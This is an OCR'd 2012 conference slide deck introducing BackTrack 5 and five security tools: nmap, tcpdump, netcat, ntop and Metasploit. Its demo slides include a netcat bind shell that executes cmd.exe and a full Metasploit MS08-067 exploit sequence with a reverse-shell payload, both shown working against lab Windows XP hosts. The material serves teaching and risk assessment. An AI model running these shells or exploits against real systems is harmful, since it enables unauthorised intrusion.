@ripshy + @hackajar


Intro to Digital Forensics: Tools & Tactics

Thursday July 26th, 2012


Introductions

- Ripshy
  - 90% Badass / 10% Cuddly
  - Attending CON since 2002, supporting role since 2004, Vegas 2.0 Co-Founder
- Hackajar
  - 90% Cuddly / 10% Badass
  - Attending CON since 2000, supporting role since 2004, Vegas 2.0 Co-Founder

Shameless Plugs



STFU, RTFM, etc.





Agenda

- Getting Started with BackTrack 5 R2
- Getting to know the top 5 PenTest Tools
- Using Top 5 Tools in IT Sec Environment
- Break Stuff! Tools in action
- Q/A (to be hosted in separate room)

BackTrack , you say?

- Live InfoSec Linux Distro
- Functional Toolset
  - Information Gathering
  - Penetration (DV-DA!)
  - Etc.
- Developed by BAMF's
  - http://www.offensive-security.com

BackTrack – Getting Started

- Boot your CD's
  - Or your computer if you pre-installed
- The biggest inside joke: What is root's password?
  - toor (and we will not repeat it!)
- Where are my network services?
  - Network is not started by default
  - Neither is SSHD
  - Don't Forget to save changes!!!
  - http://www.backtrack-linux.org/wiki/index.php/Basic_Usage

Top 5 Tools

- Nmap
- Tcpdump – libpcap
- nc
- Ntop
- MetaSploit

Top 5 - nmap

- Developed by Fyodor in years past
  - Bumping into him? Ask about The Matrix movie!
- Maintained at http://www.insecure.org
- Current version is new 6.0 branch
- What it does:
  - Scans network for open ports, alive hosts, OS Fingerprinting, and much more!
  - We only care about scanning and OS fingerprinting today

Top 5 - nmap

- How to use:
  - `localhost# nmap -v -sT -F -A -oG output.grep 10.x.x.x/24`
- What the heck does that mean?
  - -v – Increase the verbosity of output
  - -sT – Do a full TCP connection to all ports
  - -F – Fast scan, only scan ports in /etc/services
  - -A – Enable OS fingerprinting + other features
  - -oG – Output to grepable format
  - 10.x.x.x/24 – Scan all 254 hosts in range given

Top 5 – nmap

- Output:

```
Host script results:
| nbstat:
|   NetBIOS name: WINXPSP2-TEST, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:f2:90:79 (VMware)
|   Names
|     WINXPSP2-TEST<00>    Flags: <unique><active>
|     DELLKACE<00>         Flags: <group><active>
|     WINXPSP2-TEST<20>    Flags: <unique><active>
|     DELLKACE<1e>         Flags: <group><active>
|     DELLKACE<1d>         Flags: <unique><active>
|_    \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|_smbv2-enabled: Server doesn't support SMBv2 protocol
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   Computer name: winxpsp2-test
|   NetBIOS computer name: WINXPSP2-TEST
|   Workgroup: DELLKACE
|_  System time: 2012-07-19 15:41:06 UTC-7
```

Top 5 - tcpdump

- Developed by LBNL in years past
- Maintained at http://www.tcpdump.org
- Current version is 4.4.0 (June 2012)
- What it does:
  - Dumps all traffic seen on a network Interface to screen or file
  - We will only capture basic packets and do simple analysis

Top 5 - tcpdump

- How to use:
  - `localhost# tcpdump –i eth0 –n -x`
- What the heck does that mean?
  - -i – Interface we want to listen to (etho)
  - -n – Turn off /etc/services translation
  - -x – Dump hex of output to screen

Top 5 - tcpdump

- Output

```
root@bt:~# tcpdump -n -i eth0 -x
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
15:49:55.036225 IP 172.16.75.130 > 172.16.75.2: ICMP echo request, id 512, seq 4352, length 40
        0x0000:  4500 003c 01eb 0000 8001 4a31 ac10 4b82
        0x0010:  ac10 4b02 0800 3a5c 0200 1100 6162 6364
        0x0020:  6566 6768 696a 6b6c 6d6e 6f70 7172 7374
        0x0030:  7576 7761 6263 6465 6667 6869
15:49:55.036238 IP 172.16.75.2 > 172.16.75.130: ICMP echo reply, id 512, seq 4352, length 40
        0x0000:  4500 003c 00f7 0000 8001 4b25 ac10 4b02
        0x0010:  ac10 4b82 0000 425c 0200 1100 6162 6364
        0x0020:  6566 6768 696a 6b6c 6d6e 6f70 7172 7374
        0x0030:  7576 7761 6263 6465 6667 6869
```

Top 5 - Netcat

- Developed by The Hobbit in 2002
- Maintained at http://nc110.sf.net
- Current version is 1.10 (January 2010)
- What it does:
  - Creates TCP compliant sockets
  - We will create a reverse shell for today's demonstration

Top 5 - Netcat

- How to use:
  - `C:\>nc -l -p 2000 -e cmd.exe`
  - `localhost# nc 172.16.75.130 2000`
- What the heck does that mean?
  - -l – Listen on a port
  - -p – Port should be *X*
  - -e – When connection established, execute a command

Top 5 - Netcat

- Output

```
C:\>nc -l -p 2000 -e cmd.exe
```


```
root@bt:~# nc 172.16.75.130 2000
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 8CFE-595C

 Directory of C:\

07/19/2012  12:45 PM                 0 AUTOEXEC.BAT
07/19/2012  12:45 PM                 0 CONFIG.SYS
07/19/2012  01:34 PM    <DIR>          Documents and Settings
12/29/2004  01:07 PM            61,440 nc.exe
07/19/2012  04:03 PM    <DIR>          Program Files
07/19/2012  04:04 PM    <DIR>          WINDOWS
               3 File(s)         61,440 bytes
               3 Dir(s)  14,190,682,112 bytes free

C:\>_
```

Top 5 - NTop

- Developed by Luca Deri in 1998
- Maintained at http://www.ntop.com
- Current version is 4.1.0 (Aug 2011)
- What it does:
  - Slurps up network traffic (like tcpdump) and poops out perdy webpages detailing network traffic information
  - Screen shots only today

Top 5 - NTop

- Output



Top 5 - MetaSploit

- Developed by HD Moore in 2003
- Maintained at http://www.metasploit.com
- Current version is 4.4
- What it does:
  - Turns common vulnerabilities in a point-and-click p0wnage fest.
  - We will pick on Windows XP SP2 today

Top 5 - MetaSploit

- How to use:
  - `localhost# msfconsole`
  - `msf> use windows/smb/ms08_067_netapi`
  - `msf> set rhost 172.16.75.130`
  - `msf> set target 0`
  - `msf> set payload windows/shell_reverse_tcp`
  - `msf> set lhost 172.16.75.129`
  - `msf> exploit`
- What the heck does that mean?

Top 5 - MetaSploit

```
msf > use windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) > set rhost 172.16.75.130
rhost => 172.16.75.130
msf  exploit(ms08_067_netapi) > set target 0
target => 0
msf  exploit(ms08_067_netapi) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf  exploit(ms08_067_netapi) > set lhost 172.16.75.129
lhost => 172.16.75.129
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 172.16.75.129:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Command shell session 1 opened (172.16.75.129:4444 -> 172.16.75.130:1041) at 2012-07-19 16:42:14 -0700

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>hostname
hostname
winxpsp2-test
```

Roles in IT Environment

- Initial Risk Assessments
  - Tools exist to do this for you
  - NOTHING beats a hacker on a scent.
- Remediation
  - Fix yo Shit!
- Prevention
  - The egg is always broken. Fuck ITIL.
  - Introducing the Swiss-Cheese-Jawbreaker method.

Q/A Bitches

@ripshy
@hackajar